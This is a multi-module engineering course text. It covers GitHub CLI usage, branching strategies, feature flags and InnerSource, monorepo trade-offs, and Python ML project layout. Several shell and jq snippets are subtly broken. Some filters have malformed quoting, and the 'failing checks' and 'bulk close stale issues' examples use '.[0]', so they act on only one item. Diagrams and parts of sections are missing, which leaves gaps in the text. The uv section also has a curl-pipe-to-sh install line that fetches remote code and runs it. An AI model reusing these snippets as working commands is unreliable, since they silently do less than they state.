gh workflow disable ci.yml
gh workflow enable ci.yml

gh run list                                # recent runs
gh run list --workflow ci.yml --limit 5
gh run view 123456                         # details
gh run view --job 987654 --log              # full log of one job
gh run view 123456 --log-failed             # just the failed steps

```

```

gh run rerun 123456                # re-run all failed jobs
gh run rerun 123456 --failed        # only failed jobs
gh run watch 123456                # follow live until done
gh run cancel 123456

```

Releases + tags

```

gh release create v1.2.0 --notes "..."
gh release create v1.2.0 --generate-notes      # autogenerate from PRs
gh release create v1.2.0 --notes-from-tag      # use annotated-tag message
gh release upload v1.2.0 ./dist/*.tar.gz
gh release list
gh release view v1.2.0
gh release download v1.2.0 -p '*.tar.gz'

```

Secrets + variables (for Actions)

```

gh secret list
gh secret list --env staging
gh secret set MY_TOKEN                # prompts for value
gh secret set MY_TOKEN < token.txt
gh secret set MY_TOKEN -b "value-here"
gh secret set MY_TOKEN --env staging --body "$VALUE"
gh secret set MY_TOKEN --org capitalone --visibility selected --repos repo1,repo2
gh secret delete MY_TOKEN

gh variable list
gh variable set AWS_REGION --body "us-east-1"

```

Codespaces (if used)

```

gh codespace list
gh codespace create --repo org/repo
gh codespace ssh
gh codespace code                    # open in local VS Code
gh codespace delete -c <name>

```

Projects (v2)

```

gh project list --owner @me
gh project view 5 --owner @me
gh project item-add 5 --owner @me --url https://github.com/org/repo/issues/42
gh project item-list 5 --owner @me --format json
gh project field-list 5 --owner @me

```

Raw API

```

gh api /repos/capitalone/cool-repo
gh api /orgs/capitalone/teams/ml-team/members --paginate
gh api -X POST /repos/org/repo/issues -f title="..." -f body="..."

```

```
gh api graphql -f query='query { viewer { login } }'

# JSON-format output, filter with jq
gh api /repos/capitalone/cool-repo --jq '.full_name, .pushed_at'
gh pr list --json number,title,author --jq '.[] | "\""(.number) \"(.author.login) \"(.title)\""'
```

3. JSON output + jq

Most `gh` commands accept `--json field1,field2,...` for structured output:

```
gh pr list --json number,title,author,statusCheckRollup --jq '.[] | select(.statusCheckRollup[].conclusion == "FAILURE")'

gh run list --json databaseId,name,conclusion,headBranch --jq '.[] | select(.conclusion=="failure")'

gh issue list --json number,title,labels --jq '.[] | select(.labels | map(.name) | index("bug"))'
```

The combo of `--json` and `--jq` is the basis for almost all CLI automation.

4. Aliases

`gh` has user-defined aliases for repeated commands:

```
gh alias set co 'pr checkout' # gh co 123
gh alias set bugs 'issue list --label bug' # gh bugs
gh alias set release-notes 'pr list --base main --merged --json title,number,author -t "{{range .}}* {{.title}} (#{.number}
@{{.author.login}}\n{{end}}"'
gh alias list
gh alias delete co
```

Aliases are stored in `~/.config/gh/config.yml`. Share useful ones with your team.

5. Extensions

`gh` extensions add new sub-commands. Some valuable ones:

```
gh extension install dlvdhr/gh-dash # TUI dashboard for PRs/issues
gh extension install meiji163/gh-notify # notification inbox in TUI
gh extension install nektos/gh-act # run actions locally (wraps act)
gh extension install github/gh-copilot # AI command suggestions (Copilot)
gh extension install seachicken/gh-poi # prune local branches whose PR was merged

gh extension list
gh extension upgrade --all
```

6. gh copilot (Copilot integration)

```
gh copilot suggest "list S3 buckets in us-east-1" # suggest a shell command
gh copilot explain "find . -mtime -7 -type f"     # explain a command you saw
```

Requires Copilot subscription. Useful when you forget the exact flag for `aws` or `kubectl`. The suggestion comes with a one-key “run it” option, with safety prompts for destructive commands.

7. Common workflow patterns

“What PRs am I waiting on?”

```
gh pr list --search "is:open review-requested:@me"
```

“Show me my open PRs with failing checks”

```
gh pr list --author @me --json number,title,statusCheckRollup \
  --jq '.[0] | select(.statusCheckRollup[] | .conclusion == "FAILURE") | "\(.number) \(.title)'"
```

“Re-run failed jobs on my latest PR’s run”

```
RUN=$(gh run list --branch $(git branch --show-current) --limit 1 --json databaseId --jq '.[0].databaseId')
gh run rerun $RUN --failed
```

“Approve a PR and enable auto-merge”

```
gh pr review 123 --approve
gh pr merge 123 --auto --squash --delete-branch
```

“Bulk close stale issues”

```
gh issue list --search "is:open label:stale updated:<2025-01-01" --json number \
  --jq '.[0].number' | xargs -I {} gh issue close {} --comment "closing as stale"
```

“Bootstrap a new repo from a template”

```
gh repo create capitalone/new-ml-svc \
  --template capitalone/python-ml-template \
  --private \
  --add-readme \
  --clone
cd new-ml-svc
```

8. Configuration

```
gh config get editor # 'vim', 'nvim', 'code --wait', etc.
gh config set editor "code --wait"
gh config set git_protocol ssh
```

```
gh config set browser firefox
gh config list
```

```
# Per-host (Enterprise)
```

```
gh config set --host github.example.com git_protocol ssh
```

Config file: ~/.config/gh/config.yml. Hosts file: ~/.config/gh/hosts.yml (holds tokens — never check in).

9. Speed tips

- `gh pr list --limit 200` defaults to 30; if you actually want more, ask.
 - `gh api ... --paginate` follows pagination automatically (otherwise stops at 30/100 items).
 - `gh pr checkout 123` is much faster than fetching the branch manually for review.
 - `gh run watch` instead of refreshing the browser to wait for CI.
 - `gh pr view --web` when you do need the browser — `--web` opens to the right tab.
-

10. Cross-references

- Workflow runs + Actions in depth → [module 20](#) onward.
- Secrets/variables management → [module 23](#).
- `gh api` + GraphQL for org-wide automation → [module 52](#).
- `gh copilot` in deeper detail → [module 53](#).

15 — Git Flow vs GitHub Flow vs Trunk-based development

“Capital One ships ~50,000 build/test/deploy actions a day on trunk-based development with feature flags. There’s a reason that’s the published DORA pattern.”

Why this module exists

Every team I’ve worked with has had a strong opinion on branching. Most opinions don’t survive contact with scale. This module covers the three canonical strategies, why trunk-based has won at high-performing orgs (Capital One, Google, Meta, Netflix), and where Git Flow still makes sense (almost nowhere — but you should know when).


1. The three canonical strategies

	Git Flow (2010)	GitHub Flow (2011)	Trunk-based development
Long-lived branches	<code>main</code> , <code>develop</code> , <code>release/*</code> , <code>hotfix/*</code>	<code>main</code> only	<code>main</code> only
Feature branches	Yes (off <code>develop</code>)	Yes (off <code>main</code>), short	Tiny (<1 day) or none
Where releases come from	<code>release/x.y</code> branch → tagged	<code>main</code> (every merge can deploy)	<code>main</code> (every merge SHOULD deploy)
Hotfix path	<code>hotfix/*</code> branch off <code>main</code>	Quick PR to <code>main</code>	Same: quick PR to <code>main</code>
Deploy decoupled from merge?	Yes (releases are explicit)	No (merge = deploy)	Yes (via feature flags)
Best for	Versioned products with parallel releases (libraries, OS distros)	Simple SaaS, small teams	Continuous delivery at scale

2. Git Flow — the original

Vincent Driessen’s 2010 model. The DAG looks like:

master —●—●—●— (production releases tagged here)



Five branch types: - **master** — production-only, every commit is tagged release - **develop** — integration branch where features land - **feature/*** — work happens here, branched off **develop** - **release/*** — pre-release stabilization, branched off **develop**, merged to both **master** AND **develop** - **hotfix/*** — emergency fix on **master**, merged to both

Where it works: shipping versioned software with multiple supported versions in parallel. Linux distros, Android OS, language runtimes, libraries with LTS lines.

Where it doesn't: web apps, microservices, anything continuously deployed. The overhead of **develop** + **release/*** + merge-back-into-develop is pure tax. Driessen himself acknowledged in 2020 that Git Flow is not suitable for continuous delivery.

3. GitHub Flow — the simplification

A 2011 post from Scott Chacon describing GitHub's own model. Five rules:

1. **main** is always deployable.
2. Branch off **main** for new work.
3. Push and open a PR early.
4. Review + discuss in the PR.
5. Merge to **main** → deploy.

The whole strategy fits on a postcard. Just **main** + short feature branches.

Where it works: small-to-mid teams, SaaS apps, web services with simple release cadence (every merge ships).

Where it doesn't: when you need release versioning (libraries), when “merge = deploy” is too risky (regulated finance — you want a separation between code-merge and customer-impacting release).


4. Trunk-based development (TBD) — the high-performing pattern

DORA-blessed; Capital One published; Google's internal model; what every “elite-performing” DevOps team in DORA's report does.

Core rules:

1. Everyone commits to **main** (the trunk).
2. Branches are SHORT — <1 day, ideally hours.
3. Many small commits, several times per day per engineer.

“GitHub Flow + environments”



The “merge = deploy” of GitHub Flow softened by GitHub Environments + manual approval gates (see [module 30](#)). Capital One pattern but with a Jenkins promote-through-envs job rather than Actions.

6. Where Git Flow is still right

Honest case for Git Flow:

- **You ship installable software** with semantic versions customers consume (e.g., a Python package on PyPI, a Helm chart, a Linux package).
- **You support multiple major versions** in parallel for compliance reasons (v2.x for old customers, v3.x for new).
- **You have a meaningful QA cycle** before release that doesn’t fit in continuous CI.

If none of those apply, you don’t need Git Flow.

7. The DORA metrics evidence

DORA’s annual State of DevOps report consistently shows: high-performing teams use trunk-based development. The 2025 report (4,867 respondents, restructured into 7 team profiles instead of elite/high/medium/low):

- Teams with TBD + feature flags ship multiple times per day.
- Teams with long-lived feature branches (Git Flow) ship weekly or less.
- Change-failure rate is **lower** for high-frequency deployers (smaller batches = less risk per change).

Capital One specifically: reported 20× release frequency improvement when they moved from long-lived branches to trunk-based.

8. The migration path (long-lived → trunk-based)

You inherit a codebase using Git Flow. Migration steps:

1. **Get CI fast and reliable.** TBD requires <10 min CI. If yours is 30 min, fix that first.
2. **Set up feature flags infrastructure.** LaunchDarkly, Unleash, OpenFeature, or homegrown. Without flags, TBD = breaking prod.
3. **Make develop an alias for main.** Settings → Branches → Default branch → main. Delete develop.
4. **Shorten feature branch lifetime.** Set a team norm: “if your branch is >2 days old, you’ve gone wrong.”
5. **Enforce branch protection on main.** Required CI checks, required PR review, required signed commits.
6. **Release on tag.** Adopt release-please to auto-tag on merges containing Conventional Commits.
7. **Watch DORA metrics improve.** Deploy frequency goes up, lead time comes down. Mean to PR-to-merge becomes the bottleneck.

Expect 3–6 months for an established team to internalize the pattern.

9. The Sr Lead lens

The question you'll be asked: *“What branching strategy would you recommend?”*

The good answer:

“Trunk-based with feature flags. It's what Capital One has published, it's what DORA consistently shows correlates with high performance, and it aligns with the InnerSource model where many teams contribute to shared repos — long-lived branches don't survive 50 PRs/day to a repo. The exceptions are libraries that need parallel-version support, where I'd add short-lived release branches off of main.”

The bad answer:

“Git Flow, because we need a develop branch for integration testing.” (Conflates branch strategy with environment strategy — environments belong in the deploy pipeline, not in branches.)

10. Cross-references

- Feature flags + InnerSource → [module 16](#).
- Branch protection that makes trunk-based safe → [module 11](#).
- Environments + deployment gates → [module 30](#).
- Conventional Commits + release-please for automated tagging → [module 19](#).

16 — Feature flags, release branching, InnerSource

“Feature flags decouple deploy from release. InnerSource decouples ownership from contribution. Both are how a regulated bank ships fast without losing its mind.”

Why this module exists

Trunk-based development is impossible without **feature flags** — you can’t ship unfinished code to prod without a way to disable it for users. InnerSource is what makes the singular-pipeline pattern work at a 7,000-engineer bank — code is open across the org, anyone can contribute, ownership routes via CODEOWNERS. This module covers both, plus a brief on release branching when you do need it.

1. Feature flags — the primitive

A feature flag is a runtime conditional:

```
if feature_flag.is_enabled("new-token-cache", user=current_user):
    return new_token_cache_logic()
else:
    return legacy_token_logic()
```

The flag’s state is read from a **flag service** (LaunchDarkly, Unleash, AWS AppConfig, GrowthBook, OpenFeature-backed self-hosted) at runtime. Changes take effect within seconds, no redeploy.

What flags enable

- **Decouple deploy from release** — ship code Monday with flag OFF; flip flag ON Friday during business hours when on-call is fresh.
- **Gradual rollout** — turn on for 1% of users, then 10%, then 100%. Catch issues with limited blast radius.
- **A/B testing** — randomly assign half of users to feature A, half to feature B; measure outcome metric.
- **Targeting** — turn on only for users in `beta_group` or `internal employees` or `region=us-east-1`.
- **Kill switch** — instant disable if something breaks (faster than rolling back a deploy).
- **Long-lived “experiment” flags** vs short-lived “release toggle” flags vs “ops toggle” (kill switches) — different lifecycles.

The four flag types (Pete Hodgson taxonomy)

Type	Purpose	Lifetime	Stakeholders
Release toggle	Hide unfinished feature	Days-weeks	Dev team
Experiment toggle	A/B test	Weeks	Product team
Ops toggle	Kill switch for ops	Long-term	SRE
Permission toggle	Beta-only / internal-only	Long-term	Product team

Flag debt

Flags rot. Every flag is a code branch — over time you accumulate dead code behind unused flags. Discipline:

- Set an expiration date on each flag.
- Use a linter (e.g., flag-service SDKs surface “stale flag” warnings).
- Schedule a quarterly cleanup PR series — delete the flag check + the dead branch + the flag service config.

Capital One’s published model: feature flags are first-class infrastructure with a flag-management service team. Engineers register flags in a catalog with owner + expected sunset date.

2. Flag-service options

Tool	Hosted	Self-host	Open source	Best for
LaunchDarkly				Enterprise SaaS — the default at most banks
Unleash				Self-hosted with OSS option
GrowthBook				A/B testing + flags combined
AWS AppConfig				AWS-native; integrated with Lambda, ECS, EKS
Flagsmith				Mid-market
OpenFeature	— (it’s a SPEC)	via any provider		The CNCF abstraction — vendor-neutral SDK


For Capital One: probably **LaunchDarkly** or **AWS AppConfig** depending on team. The OpenFeature standard means SDK code is portable — you can swap the provider without rewriting code.

3. Release branching — when you actually need it

Trunk-based + tags handles ~90% of cases. The 10% where release branches earn their keep:

Pattern A: Long-lived versions in parallel


main —●—●—●—●—●—●—●—●—●— (HEAD; v3 development)



You actively maintain `release/v2.x` and `release/v1.x`. Critical fixes are PRs to main, then cherry-picked back to v2 (and v1 if applicable).

Use when: B2B customers with version-pinned contracts, OS distributions, libraries with SemVer guarantees, runtime engines.

Pattern B: Stabilization branch for a major release




A short-lived (days-weeks) branch where the engineering team stops new features and just fixes bugs for a quality bar. Merged back, tagged, then deleted.

Use when: discrete major releases with PR/marketing tied to a release date.

Pattern C: Hotfix branches

When something is broken in prod but main has unreleased work that you don't want to ship together:



Cherry-pick the fix from main to the branch (or fix directly on the branch and cherry-pick back to main).

This is rare in trunk-based + feature-flags world — usually you'd just merge the fix to main and the unfinished features stay flag-off. But occasionally the fix conflicts with unreleased work, and you need the branch.

4. InnerSource — the model

InnerSource = open-source practices applied inside an organization. Code in a company-internal repo is visible (read access) across the whole org. Anyone can fork, branch, PR. Ownership is via CODEOWNERS.

Why Capital One bet on it

- **Scale:** 7,000 engineers. You can't have every team rebuild the same auth library, telemetry wrapper, deploy pipeline. InnerSource → one canonical library, many contributors.
- **Knowledge sharing:** senior engineers on team A can drop a fix into team B's repo without bureaucracy.
- **Code consistency:** shared patterns spread because they're literally the same code.
- **Bus factor:** ownership doesn't die when a team disbands; CODEOWNERS routes to whoever's now responsible.

The principles

1. **Discoverability** — central search index, repo metadata, topics, README badges showing maturity.

2. **Open contribution** — anyone in the org can read; anyone can fork + PR.
3. **Curated ownership** — CODEOWNERS routes PRs to the people who must approve.
4. **Trusted committers** — long-term contributors gain write access; outsiders contribute via PR.
5. **Single source of truth** — no internal forks that diverge; the canonical repo is THE repo.

The Capital One pattern

From their published [Building a Singular Software Delivery Pipeline](#) post:

- One central pipeline repo (Jenkins shared library + GitHub Actions reusable workflows).
- Every team's `Jenkinsfile` is a few lines that `@Library` the central one.
- Contributions to the central pipeline come from any team via PR; CODEOWNERS routes review to the platform team.
- Per-team customizations via parameters, not forks.

Maturity model (loose)

Many orgs use a 3-tier maturity for InnerSource projects:

- **Seed** — single-team owned, others can read; PRs welcome but no SLA.
- **Growing** — multi-team contributions, some external committers, `CONTRIBUTING.md` exists, PRs reviewed in <1 wk.
- **Mature** — many contributors, CODEOWNERS richly populated, ADRs maintained, dedicated maintainer team, PR SLA <1 day.

Badge it in your README. Tells contributors what to expect.

5. Where InnerSource is right vs wrong

Right for: - Shared libraries (auth, logging, telemetry, retry policies) - Platform tooling (CI templates, IaC modules, deploy scripts) - Domain models that many services consume - Documentation sites - ML model training utilities

Wrong for: - Highly sensitive code that only specific teams should see (fraud, financial models — these need restricted org access) - Vendor code (just package it) - Code that's truly one team's concern with no cross-team consumers

The boundary is: *does another team benefit from being able to read, learn from, or contribute to this code?* If yes → InnerSource it. If no → keep it team-scoped.

6. Feature flags + InnerSource together

The combination unlocks the Capital One operational model:

1. **Engineer on team A** wants to contribute to **team B's auth library** to fix a bug they hit.
2. They fork team B's repo, branch, fix, open PR.
3. Their PR includes a **feature flag** for any behavior change ("if `auth.use-new-validation` is on, use new logic; else legacy").
4. CODEOWNERS routes the PR to `@team-b/auth`.

5. Team B approves + merges. Code is live in prod within hours, flag-off.
6. Team B turns the flag on for their own service first (1% → 10% → 100%), then announces to other consumers.
7. Other teams enable the flag at their own pace.
8. Eventually team B cleans up the flag (months later, after all consumers migrated).

No coordinated release. No “code freeze.” No “wait for the platform team.” Many engineers contributing safely to shared code.

7. Cross-references

- The branch-protection rules that make trunk-based safe → [module 11](#).
- Reusable workflows as the GitHub Actions equivalent of Jenkins shared libraries → [module 26](#).
- The Capital One Jenkins shared-library pattern → [module 50](#).
- Champion/challenger ML deployment as feature flags applied to models → [module 44](#).

17 — Monorepo vs polyrepo trade-offs

“Both can work. Most teams default to whichever they’re used to. The senior call is to pick deliberately and accept the tax.”

Why this module exists

The mono-vs-poly question is one of the more contested decisions in 2026 engineering, and it tends to be reopened every time a team scales. Both work; both have failure modes; both come with specific tooling debt. This module gives you the honest comparison so you can defend either side in an interview and pick the right one for the actual situation.

1. Definitions

- **Monorepo**: one Git repo holding many projects/services/packages. Bazel-built or Nx-built or Pants-built. Atomic cross-project commits. Examples: Google internal, Meta, Microsoft Office, Twitter, Pinterest.
- **Polyrepo (a.k.a. multirepo)**: one Git repo per project/service/library. Cross-service changes = coordinated PRs. Examples: Netflix, most startups, most banks.
- **Manyrepos** (informal): polyrepo taken to extreme — every microservice its own repo, dozens of repos per team.

Most real orgs are **hybrid**: a few monorepos for platform code + many polyrepos for individual services.

2. The honest trade-off table

Dimension	Monorepo	Polyrepo
Code sharing	Direct import — instant	Publish package → consumer bumps version
Atomic cross-cutting refactor	One PR	N coordinated PRs
Dependency unification	One lockfile, one version	Each repo independently versioned (drift inevitable)
PR cycle time	Higher variance; can be slower due to large CI graph	Lower; per-repo CI
CI/CD tooling cost	High — needs incremental build (Bazel, Nx, Pants, Turborepo)	Low — every repo is independent

Dimension	Monorepo	Polyrepo
Git performance	Bad at scale unless using sparse checkout / partial clone / scalar	Always fine
Search / discovery	Easy — grep the whole org	Hard — need code-search tool
Team independence	Lower — your CI shares infrastructure with everyone	Higher — your repo is your kingdom
Access control	Coarse — repo-level only	Fine-grained — different teams can have different repos
Onboarding	Clone one repo, you have everything	Need to know which repos to clone
Open-sourcing a component	Hard (must extract)	Easy (already separate)
Trunk-based at scale	Yes if tooling is invested in	Yes naturally
Best size	Either tiny (<10 packages) or huge (100s of packages, dedicated platform team)	Anywhere in between

The Faros 2024 study of 320 scrum teams: median PR cycle time was 19 hours in monorepos vs 2 hours in polyrepos. But monorepos showed greater variance — well-tooled ones were faster than polyrepos; poorly-tooled ones were 10× slower. **Monorepos pay back when you invest in the tooling.**

3. When to pick which

Pick a monorepo when:

- Multiple packages have **heavy code sharing** and **frequent cross-cutting changes**.
- You can afford to invest in build tooling (Bazel, Pants, Nx, Turborepo, Buck2).
- You want a single source of truth for shared types/protos/APIs.
- You're a tiny project (<10 packages) where polyrepo overhead exceeds monorepo overhead.
- You want atomic version-locking across all packages.

Pick a polyrepo when:

- Services are owned by different teams with different release cadences.
- You truly have no shared code (or it's distributed via package registry).
- Different repos need different access controls (e.g., one has PII handlers, another doesn't).
- Per-repo CI is sufficient and the per-repo tooling cost is acceptable.
- You want each repo to evolve independently without coordinating with others.

Pick a hybrid when (the most common):

- Platform code (shared libraries, IaC modules, design tokens) → monorepo.
- Business services (each a separately deployed app) → polyrepo, one per service.

This is what Capital One's published pattern implies — the InnerSource shared libraries (Jenkins shared library, Cloud Custodian policies) are in central repos; per-team services are in their own repos.

4. The monorepo tooling tax

A monorepo at scale REQUIRES:

- **Incremental build** — only rebuild what changed. Bazel, Pants, Nx, Turborepo, Buck2 all solve this. Without it, every commit rebuilds the world.
- **Sparse checkout / partial clone** (Git 2.27+) — engineers check out only the part of the repo they work on. Critical at huge scale.
- **Code-owners-aware CI** — only run tests/build for changed packages + their reverse dependencies. Without this, CI takes hours.
- **Selective deploys** — when commit X touches only service Y, only deploy service Y. Requires deploy tooling that knows the repo graph.
- **Bot maintenance** — Renovate or Dependabot configs that handle the whole repo's dependencies.
- **Trunk-based** — long-lived branches in a monorepo become merge-hell within days.

Without the tooling, monorepos collapse under their own weight. Pants/Bazel/Nx have steep learning curves; budget months of platform-engineering investment.

5. The polyrepo tax

- **Cross-service refactors are hard** — typing change in shared types library requires N PRs across N consumers, in the right order.
- **Dependency drift** — every repo independently picks framework versions; quarterly “fleet update” sprints needed.
- **Code search is hard** — need a code-search tool (Sourcegraph, OpenGrok, GitHub code search) or you literally can't find things.
- **Onboarding documentation must explain the repo map** — new engineers won't know what to clone.
- **Per-repo CI/CD config drift** — repo A's GitHub Actions config differs from repo B's; bug fixes don't propagate. Mitigation: reusable workflows + composite actions (see [module 26](#)).
- **Per-repo CODEOWNERS, branch protection, security settings drift** — mitigation: org-level Rulesets + Terraform-managed repos.

6. The ML lens

For ML specifically:

	Monorepo	Polyrepo
Shared utilities (data loaders, model utils)	Easy direct import	Publish as internal package
Notebook code	One <code>notebooks/</code> dir for everyone	Per-team <code>notebooks/</code>
Training pipelines	One <code>pipelines/</code> dir	Per-team
Model registry artifacts	Out of repo regardless (MLflow, SageMaker Registry)	Same
Per-team experimentation freedom	Lower — shared CI may slow you down	Higher
Reproducibility across teams	Easier (one lockfile)	Harder (drift)

ML teams often start polyrepo (one team, one repo). At scale, the “shared utils” repo becomes pseudo-monorepo. Watch for: shared ML library → many service consumers → coordination pain → push toward monorepo for the platform.

Capital One pattern: shared ML platform code in central repos (likely InnerSource); per-team production ML services in their own repos.

7. The wrong reason to pick monorepo

“Google does it.” — Google has 50+ engineers on the build-system team. You don’t.

“Everything in one place is convenient.” — Until your CI takes 90 min and a flaky test blocks 200 PRs simultaneously.

“It’ll force us to share code.” — It won’t. People will still write duplicative code in different parts of the monorepo. Sharing requires team norms, not just colocation.

8. The wrong reason to pick polyrepo

“Microservices means microrepos.” — Microservices are about runtime decomposition. Repo decomposition is independent.

“Independent deploys means independent repos.” — A monorepo with per-package CD pipelines is perfectly fine.

“We want each team to own their stack.” — Polyrepo enables this but doesn’t require it; monorepo can enforce it via CODEOWNERS.

9. The 2026 wrinkle — AI-assisted dev

AI coding assistants (Copilot, Claude Code, Cursor) change the calculation slightly:

- **Polyrepo benefit reduced:** AI can hold context for many small files across repos via codebase indexing. The “you can’t find anything” tax is smaller.
- **Monorepo benefit enhanced:** AI in a monorepo sees the whole graph and can suggest cross-package refactors safely.
- **But:** agents working in polyrepos with proper APIs are often safer than agents in monorepos with sprawling cross-dependencies.

Net effect: small. Pick on the traditional criteria.

10. The senior answer

In an interview:

“It depends on the org’s investment in build tooling and the cross-cutting change rate. For a 5-person startup with 3 services, polyrepo is right. For a 1000-engineer company with hundreds of shared libraries and frequent platform refactors, monorepo with Bazel/Pants pays back. For Capital One

scale, hybrid: InnerSource platform repos as central shared monorepos (Jenkins library, CI templates), service repos as polyrepo. The mistake to avoid is picking monorepo without budgeting for the build-system team — that’s the path to 90-min CI and miserable engineers.”

11. Cross-references

- Python ML repo structure (within whichever model) → [module 18](#).
- Reusable workflows as the polyrepo-CI-drift mitigation → [module 26](#).
- Sparse checkout for monorepos → [module 03](#).
- Capital One’s InnerSource shared-library pattern → [module 16](#) + [module 50](#).

18 — Python ML repo structure (`pyproject.toml`, src layout, packaging)

“The 2026 standard is `pyproject.toml` + src layout + `uv/hatch/poetry`. Stop fighting it.”

Why this module exists

Python’s packaging story consolidated. `setup.py` is legacy; `setup.cfg` is legacy. **`pyproject.toml` is the standard** (PEP 517 / 518 / 621). For ML repos specifically, the structure decisions are: src vs flat layout, where notebooks go, where data goes, how to express dev vs prod dependencies. This module gives the 2026 canonical answer.

1. The canonical layout

```
my-ml-service/
├── .github/
│   └── workflows/
├── docs/
├── notebooks/
│   ├── 00_explore_data.ipynb      (numbered for ordering)
│   ├── 01_baseline_model.ipynb
│   └── README.md                  (explains the notebook progression)
├── src/
│   └── my_ml_service/              (the importable package; underscores not dashes)
│       ├── __init__.py
│       ├── data/
│       │   ├── __init__.py
│       │   ├── loaders.py
│       │   └── schemas.py
│       ├── models/
│       │   ├── __init__.py
│       │   ├── baseline.py
│       │   └── transformer.py
│       ├── training/
│       │   ├── __init__.py
│       │   └── train.py
│       └── inference/
```


this in [module 40](#)).

3. pyproject.toml — the canonical file

```
[build-system]
requires = ["hatchling>=1.21"]
build-backend = "hatchling.build"

[project]
name = "my-ml-service"
version = "0.1.0"                                # or use dynamic versioning (see below)
description = "ML service for X"
readme = "README.md"
requires-python = ">=3.11"
license = { text = "Apache-2.0" }
authors = [
    { name = "Vatsal Raicha", email = "vatsal.raicha@gmail.com" },
]
dependencies = [
    "torch>=2.2,<3",
    "transformers>=4.40",
    "pandas>=2.2",
    "numpy>=1.26",
    "fastapi>=0.110",
    "uvicorn[standard]>=0.27",
    "boto3>=1.34",
    "mlflow>=2.12",
]

[project.optional-dependencies]
dev = [
    "pytest>=8.0",
    "pytest-cov>=5.0",
    "ruff>=0.6",
    "mypy>=1.10",
    "pre-commit>=4.0",
    "ipykernel>=6.29",
    "jupyter>=1.0",
    "nbstripout>=0.7",
    "nbdime>=4.0",
    "jupyter-text>=1.16",
]
gpu = [
    "torch[cuda12]>=2.2,<3",
]
train = [
    "wandb>=0.17",
```

```

    "tensorboard>=2.16",
    "datasets>=2.20",
]

[project.scripts]
my-ml-service = "my_ml_service.cli:main"
my-ml-train = "my_ml_service.training.train:main"

[project.urls]
Repository = "https://github.com/capitalone/my-ml-service"
Documentation = "https://github.com/capitalone/my-ml-service#readme"

[tool.hatch.version]
path = "src/my_ml_service/_version.py"

# Tool configs (linters, formatters, type-checker) below – instead of separate dotfiles
[tool.ruff]
line-length = 100
target-version = "py311"

[tool.ruff.lint]
select = ["E", "F", "I", "N", "UP", "B", "SIM", "C4", "RUF"]
ignore = ["E501"] # line length handled by formatter

[tool.ruff.format]
quote-style = "double"

[tool.mypy]
python_version = "3.11"
strict = true
ignore_missing_imports = true # ML libs often have no stubs

[tool.pytest.ini_options]
testpaths = ["tests"]
addopts = "-ra --cov=src/my_ml_service --cov-report=term-missing"
filterwarnings = [
    "ignore::DeprecationWarning",
    "error::pytest.PytestUnraisableExceptionWarning",
]

```

That ONE file replaces `setup.py`, `setup.cfg`, `requirements.txt`, `requirements-dev.txt`, `pytest.ini`, `mypy.ini`, `.ruff.toml`. Less config sprawl.

4. Dependency manager — pick one

Tool	What it is	When
pip + requirements.txt	Classic; no lockfile by default; use <code>pip-tools</code> for lock	Legacy; replace when you can
Poetry	<code>pyproject.toml</code> -native; integrates resolver + lock + env. Slow resolution; bad PyTorch integration	Still common; OK for mid-size projects
Hatch	PyPA-blessed; <code>pyproject.toml</code> -native; modern, simple	Lightweight choice
PDM	Like Poetry but PEP 621-compliant; supports PEP 582 (no venv)	Niche but solid
uv (Astral, of ruff fame)	Written in Rust; 10–100× faster than pip/poetry; <code>pyproject.toml</code> -native; <code>pip-compatible</code>	The 2026 default — adopt this

uv compatibility example:

```
# Install uv
brew install uv
# or: curl -LsSf https://astral.sh/uv/install.sh | sh
```

```
# Initialize a project
uv init --package my-ml-service
cd my-ml-service
```

```
# Add deps (auto-updates pyproject.toml + uv.lock)
uv add torch transformers pandas
uv add --dev pytest ruff mypy pre-commit
uv add --optional gpu "torch[cuda12]"
```

```
# Install everything
uv sync
uv sync --extra dev --extra train
```

```
# Run a command in the project env
uv run pytest
```

```
# Lock + upgrade
uv lock --upgrade
```

```
# Build wheel + sdist
uv build
```

`uv.lock` is committed; reproducible across machines.

At Capital One scale, you'd probably standardize on one (Poetry or uv) via the InnerSource template repos.

5. Where data, models, artifacts go

Inside the repo (small fixtures only): - `data/sample/*.csv` — tiny CSV/JSON samples for tests. <1 MB total. Committed.

Outside the repo (everything else): - Real datasets — S3 / GCS / Azure Blob, versioned in DVC or LakeFS (see [module 39](#)). - Trained models — S3 / SageMaker Model Registry / MLflow Model Registry (see [module 43](#)). - Experiment logs — MLflow tracking server, W&B, Neptune.

In `.gitignore`:

```
data/raw/
data/interim/
data/processed/
!data/sample/           # except sample fixtures
models/                 # local trained models
checkpoints/
mlruns/                 # MLflow local tracking
wandb/                  # W&B local
outputs/                 # generic experiment outputs
